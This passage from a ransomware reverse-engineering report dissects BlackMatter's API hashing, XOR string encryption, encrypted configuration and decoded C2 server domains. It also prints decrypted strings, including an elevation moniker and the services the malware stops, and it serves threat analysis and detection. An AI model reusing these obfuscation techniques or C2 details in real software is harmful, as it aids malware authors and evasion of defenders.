76FD0000	kernelbase.dll	System	C:\Windows\SysWOW64\KernelBase.dll
771F0000	gdi32full.dll	System	C:\Windows\SysWOW64\gdi32full.dll
77770000	oleaut32.dll	System	C:\Windows\SysWOW64\oleaut32.dll
778C0000	ntdll.dll	System	C:\Windows\SysWOW64\ntdll.dll

Figure 7. DLLs dynamically loaded by BlackMatter.

To make the analysis faster, we’ve created a script that implements the same logic used by BlackMatter for the hash generation. Therefore, the script can be used to locate calls to specific APIs across BlackMatter’s code.




```
$ python generate_hash.py --str kernel32.HeapCreate

[+] DLL: kernel32.dll
[+] API: HeapCreate

[+] DLL hash: 0xb1fc7f66
[+] DLL + API hash: 0x260b0745
[+] Encoded hash (using 0x22065fed as key): 0x40d58a8
```

```
mov     eax, 40D58A8h
xor     eax, 22065FEDh
push    eax
call    mw_load_api_by_hash
mov     esi, eax          ; kernel32.HeapCreate
test    esi, esi
```

Figure 8. Script to generate the hash based on the API call.


Another technique used by BlackMatter to stay under the radar is to encrypt all its important strings. In the samples we've analyzed, the ransomware used the same key as the one used to generate the hashes for the API loading process.



```
push    ebp
mov     ebp, esp
sub     esp, 0E4h
mov     [ebp+var_C], 0
lea     eax, [ebp+var_64]
mov     dword ptr [eax], 22495FBEh
mov     dword ptr [eax+4], 22525FABh
mov     dword ptr [eax+8], 22475FBAh
mov     dword ptr [eax+0Ch], 22435FBFh
mov     dword ptr [eax+10h], 224B5FB1h
mov     dword ptr [eax+14h], 22655F84h
mov     dword ptr [eax+18h], 22695F9Fh
mov     dword ptr [eax+1Ch], 22695F9Eh
mov     dword ptr [eax+20h], 22725F8Bh
mov     dword ptr [eax+24h], 22455FB1h
mov     dword ptr [eax+28h], 227F5F9Fh
mov     dword ptr [eax+2Ch], 22725F9Dh
mov     dword ptr [eax+30h], 22615F82h
mov     dword ptr [eax+34h], 22675F9Fh
mov     dword ptr [eax+38h], 226E5F9Dh
mov     dword ptr [eax+3Ch], 22065F94h
mov     ecx, 10h

loc_4062CC:
xor     dword ptr [eax], 22065FEDh
add     eax, 4
dec     ecx
jnz     short loc_4062CC
```

Figure 9. BlackMatter's routine for string decryption.

After the bytes are organized in memory, the code decrypts the data in 4-byte blocks, using a simple XOR operation with the key **0x22065FED.**




```
Address   Hex                                              ASCII
0019FE88  BE 5F 49 22  AB 5F 52 22  BA 5F 47 22  BF 5F 43 22  ¾_I"«_R"º_G"¿_C"
0019FE98  B1 5F 4B 22  84 5F 65 22  9F 5F 69 22  9E 5F 69 22  ±_K"._e"._i"._i"
0019FEA8  8B 5F 72 22  B1 5F 45 22  9F 5F 7F 22  9D 5F 72 22  ._r"±_E"._."._r"
0019FEB8  82 5F 61 22  9F 5F 67 22  9D 5F 6E 22  94 5F 06 22  ._a"._g"._n"._."
```

```
Address   Hex                                              ASCII
0019FE88  53 00 4F 00  46 00 54 00  57 00 41 00  52 00 45 00  S.O.F.T.W.A.R.E.
0019FE98  5C 00 4D 00  69 00 63 00  72 00 6F 00  73 00 6F 00  \.M.i.c.r.o.s.o.
0019FEA8  66 00 74 00  5C 00 43 00  72 00 79 00  70 00 74 00  f.t.\.C.r.y.p.t.
0019FEB8  6F 00 67 00  72 00 61 00  70 00 68 00  79 00 00 00  o.g.r.a.p.h.y...
```

Figure 10. Example of a string decrypted by BlackMatter.


We can find useful information across the decrypted strings, such as registry keys, file names, and others. The full list of decrypted strings can be found in our GitHub repository.



```
[+] Decrypted: SOFTWARE\Microsoft\Cryptography
[+] Decrypted: __ProviderArchitecture
[+] Decrypted: SOFTWARE\Microsoft\Windows NT\CurrentVersion
[+] Decrypted: MachineGuid
[+] Decrypted: %s.README.txt
[+] Decrypted: Win32_ShadowCopy.ID='%s'
[+] Decrypted: Control Panel\International
[+] Decrypted: Control Panel\Desktop
[+] Decrypted: ID
```

Figure 11. Some of BlackMatter's decrypted strings.

BlackMatter also has an encrypted configuration inside the binary, located in a fake PE resource section.




```
F400    3A E9 AE C8 6D 0B 00 00 03 C4 64 4A 2A E0 75 74
F410    81 ED BE 96 C8 65 A4 05 9F BF 86 60 25 F8 AB D9
F420    76 AB 33 BC 88 D6 CE 1D B1 D0 8F 8F 51 5D 75 2C
F430    37 FA 25 BB EF 3F F3 18 DC B2 90 23 CF 6D CD 92
F440    B6 4A B7 DE 94 E8 5F DA F3 6A 7E FE CE FB 3A D1
F450    15 02 ED B8 DC 68 56 61 86 69 CE 6D 5B A8 09 18
F460    F2 4B 12 1C 66 A2 1A AE 76 8F 07 6E B9 7D 5E 54
F470    3D 09 47 13 D9 BB C0 B2 48 4D 9D 04 CD C1 07 FD
F480    70 C3 57 DA E0 E8 BC 6A F4 7C AD 72 F6 39 5D EB
F490    2B 4E 0E 7C 96 7F 29 F9 B8 6C AE 1A 0C 67 07 A3
F4A0    5E 0C 3E 8E 8A 26 B6 9F 25 23 BA 55 AA 0D 9F DB
F4B0    08 08 48 56 81 C5 7B 60 77 37 F6 BF 3F 4D 15 E7
F4C0    E2 22 6D A1 76 42 6D F8 78 4C DE 57 DC F5 BB 76
```

Figure 12. BlackMatter's encrypted configuration.

The first 4 bytes in the section are the initial decryption key, the following 4 bytes represent the size of the data, and the rest of the bytes are the encrypted configuration. The data is then decrypted using a rolling XOR algorithm.


A new decryption key is generated every 4 bytes, using a dynamic seed and a constant, which is **0x8088405** in all the samples we have analyzed so far.



```
00401769 <black_matter.sub_401769>
push ebp
mov ebp,esp
push ebx
push edx
mov eax,dword ptr ss:[ebp+8]
mov ebx,dword ptr ss:[ebp+C]  ; [ebp+C]:EntryPoint
imul edx,dword ptr ds:[ebx],8088405
inc edx
mov dword ptr ds:[ebx],edx
mul edx
mov eax,edx
pop edx
pop ebx
pop ebp
ret 8
```

Figure 13. Stub that generates the decryption key.


The decrypted configuration is compressed using aPLib, so we need to decompress the bytes to get the information. Once this process is done, we can read the contents of the configuration. At the beginning, we can find the attacker's RSA public key, the AES key used to encrypt C2 communication, as well as a 16-byte value named " `bot_company` ".



```
Address  Hex                                              ASCII
007BAB98 4D 89 63 AC 22 55 75 89 7B 98 AD 07 CB 36 17 EA M.c¬"Uu.{...Ë6.ê
007BABA8 5C C6 2D A9 4A C9 08 72 CC E4 E5 7A 34 B2 3E 16 \Æ-©JÉ.rÌäåz4²>.
007BABB8 C0 3C 5C 86 75 68 E5 81 5D 46 8E C8 A1 4B 46 0F À<\.uhå.]F.È¡KF.
007BABC8 FE 37 77 9D EA 68 4D 87 93 32 68 2F 7D 33 B9 D4 þ7w.êhM..2h/}3¹Ô
007BABD8 88 69 FD D3 12 99 93 20 88 E2 3F 51 8D 67 5A 76 .iýÓ... .â?Q.gZv
007BABE8 AD 83 D4 1F 78 9B 1E BB B5 F2 EA 91 3F 46 10 0A ..Ô.x..»µòê.?F..
007BABF8 AF 96 EB EA 92 29 C0 AC 16 57 54 8D FB F9 E2 92 ¯.ëê.)À¬.WT.ûùâ.
007BAC08 5A 9D AC 55 BD F5 06 73 7E 34 83 B7 73 3C E9 7A Z.¬U½õ.s~4.·s<éz
007BAC18 BA B2 1E E4 75 B5 2C 0C 9E B4 7D 23 EC 9B A1 D1 º².äuµ,..´}#ì.¡Ñ
007BAC28 86 5D 6F 21 7B F2 E7 CF CC 0F 1B 14 79 75 B4 04 .]o!{òçÏÌ...yu´.
007BAC38 00 00 01 01 01 01 01 01 24 00 00 00 A1 00 00 00 ........$...¡...
007BAC48 E2 00 00 00 00 00 00 00 F3 01 00 00 C8 04 00 00 â.......ó...È...
007BAC58 39 05 00 00 00 00 00 00 32 06 00 00 72 6F 34 42 9.......2...ro4B
007BAC68 72 6E 58 35 5A 6D 73 31 66 6D 67 6D 70 39 48 79 rnX5Zms1fmgmp9Hy
007BAC78 70 69 30 68 43 67 50 64 75 4D 72 63 6C 57 55 49 pi0hCgPduMrclWUI
007BAC88 71 30 35 4F 41 44 62 31 65 48 41 6D 65 7A 72 65 q05OADb1eHAmezre
007BAC98 58 4A 49 34 36 72 66 58 62 45 4C 6A 73 7A 63 36 XJI46rfXbELjszc6
007BACA8 37 7A 74 69 49 72 72 55 4A 55 74 4D 6C 4F 4E 31 7ztiIrrUJUtMlON1
007BACB8 4C 73 41 37 70 75 48 4E 67 66 4B 4D 4F 41 76 4C LsA7puHNgfKMOAvL
007BACC8 55 70 54 6D 5A 6C 4E 59 61 63 37 47 4E 58 6E 77 UpTmZlNYac7GNXnw
007BACD8 42 77 41 41 41 41 42 3D 00 55 71 4C 53 67 68 57 BwAAAAB=.UqLSghW
007BACE8 71 7A 49 59 33 57 5A 66 62 56 71 76 49 2F 4E 48 qzIY3WZfbVqvI/NH
007BACF8 33 7A 73 69 62 43 51 63 35 39 61 59 36 77 67 44 3zsibCQc59aY6wgD
007BAD08 73 61 34 53 57 72 67 7A 77 4E 61 72 69 79 2B 52 sa4SWrgzwNariy+R
007BAD18 58 71 6F 55 41 41 41 41 41 00 6B 38 55 57 72 77 XqoUAAAAA.k8UWrw
007BAD28 41 62 6D 4E 39 78 6C 2B 4A 6B 77 42 78 49 33 59 AbmN9xl+JkwBxI3Y
007BAD38 41 62 57 4E 73 41 48 69 6A 4E 51 42 67 51 79 63 AbWNsAHijNQBgQyc
007BAD48 41 59 6B 4F 6C 41 47 4B 44 48 67 42 79 77 79 77 AYkOlAGKDHgBywyw
007BAD58 41 64 67 4F 66 41 48 49 44 64 67 42 77 77 34 38 AdgOfAHIDdgBww48
007BAD68 41 63 47 4E 33 41 47 48 6A 56 51 42 6E 49 32 63 AcGN3AGHjVQBnI2c
007BAD78 41 59 77 4F 48 78 6C 4C 70 4B 4D 5A 62 69 53 67 AYwOHxlLpKMZbiSg
007BAD88 41 5A 45 4F 4D 41 48 4D 44 78 41 42 75 41 30 34 AZEOMAHMDxABuA04
```

Figure 14. BlackMatter's decrypted configuration.


Aside from that, the configuration also includes several base64 encoded strings that contain sensitive strings used by the malware, like the C2 server addresses.



```
>>>
>>> b = "aAB0AHQAcABzADoALwAvAHAAYQB5AG0AZQBuAHQAaABhAGMAawBzAC4AYwBvAG0AAABoAHQAd
ABwADoALwAvAHAAYQB5AG0AZQBuAHQAaABhAGMAawBzAC4AYwBvAG0AAABoAHQAdABwAHMAOgAvAC8AbQB
vAGoAbwBiAGkAZABlAG4ALgBjAG8AbQAAAGgAdAB0AHAAOgAvAC8AbQBvAGoAbwBiAGkAZABlAG4ALgBjA
G8AbQAAAAAA"
>>>
>>> [i.replace("\x00", "") for i in b64decode(b).decode().split("\x00\x00")]
['https://paymenthacks.com', 'http://paymenthacks.com', 'https://mojobiden.com',
http://mojobiden.com', '', '']
>>>
>>> 
```

Figure 15. Decoding BlackMatter’s C2 server addresses.


Among the strings, there is also a list of processes and services that the ransomware attempts to stop \ terminate.



```
EAX   76EFFD00    <advapi32.OpenServiceW>
EBX   00000000
ECX   00000000
EDX   0052CAE6    L"vss"
EBP   0019FF34
ESP   0019FEF0    &"%Eøƒ}ø"
ESI   0019FD34    &"è8O"
EDI   0052A35C    &L"vmicvss"
```

Figure 16. Ransomware trying to open the VSS service.


To speed up the analysis, we have created a script that is able to decrypt the strings and the configuration from BlackMatter samples.



```
[redacted]$ python decrypt_config.py --payload
/tmp/blackmatter/22d7d67c3af10b1a37f277ebabe2d1eb4fd25afbd6437d4377400e148bcc08d6

[+] Decrypted strings:

%.8x%.8x%.8x%.8x%
%s.README.txt
%s=%s
%u.%u
-%u
.bmp
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
Control Panel\Desktop
Control Panel\International
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
Global\%.8x%.8x%.8x%.8x
ID
LDAP://CN=Computers,
LDAP://rootDSE
LocaleName
MachineGuid
POST
ProductName
```

Figure 17. Decrypting BlackMatter’s strings.


The script also decodes all base64 values from the configuration automatically:



```
[+] Decoded values from decrypted config:
https://mojobiden.com
https://paymenthacks.com
http://paymenthacks.com
http://mojobiden.com
```

Figure 18. BlackMatter's C2 server addresses.

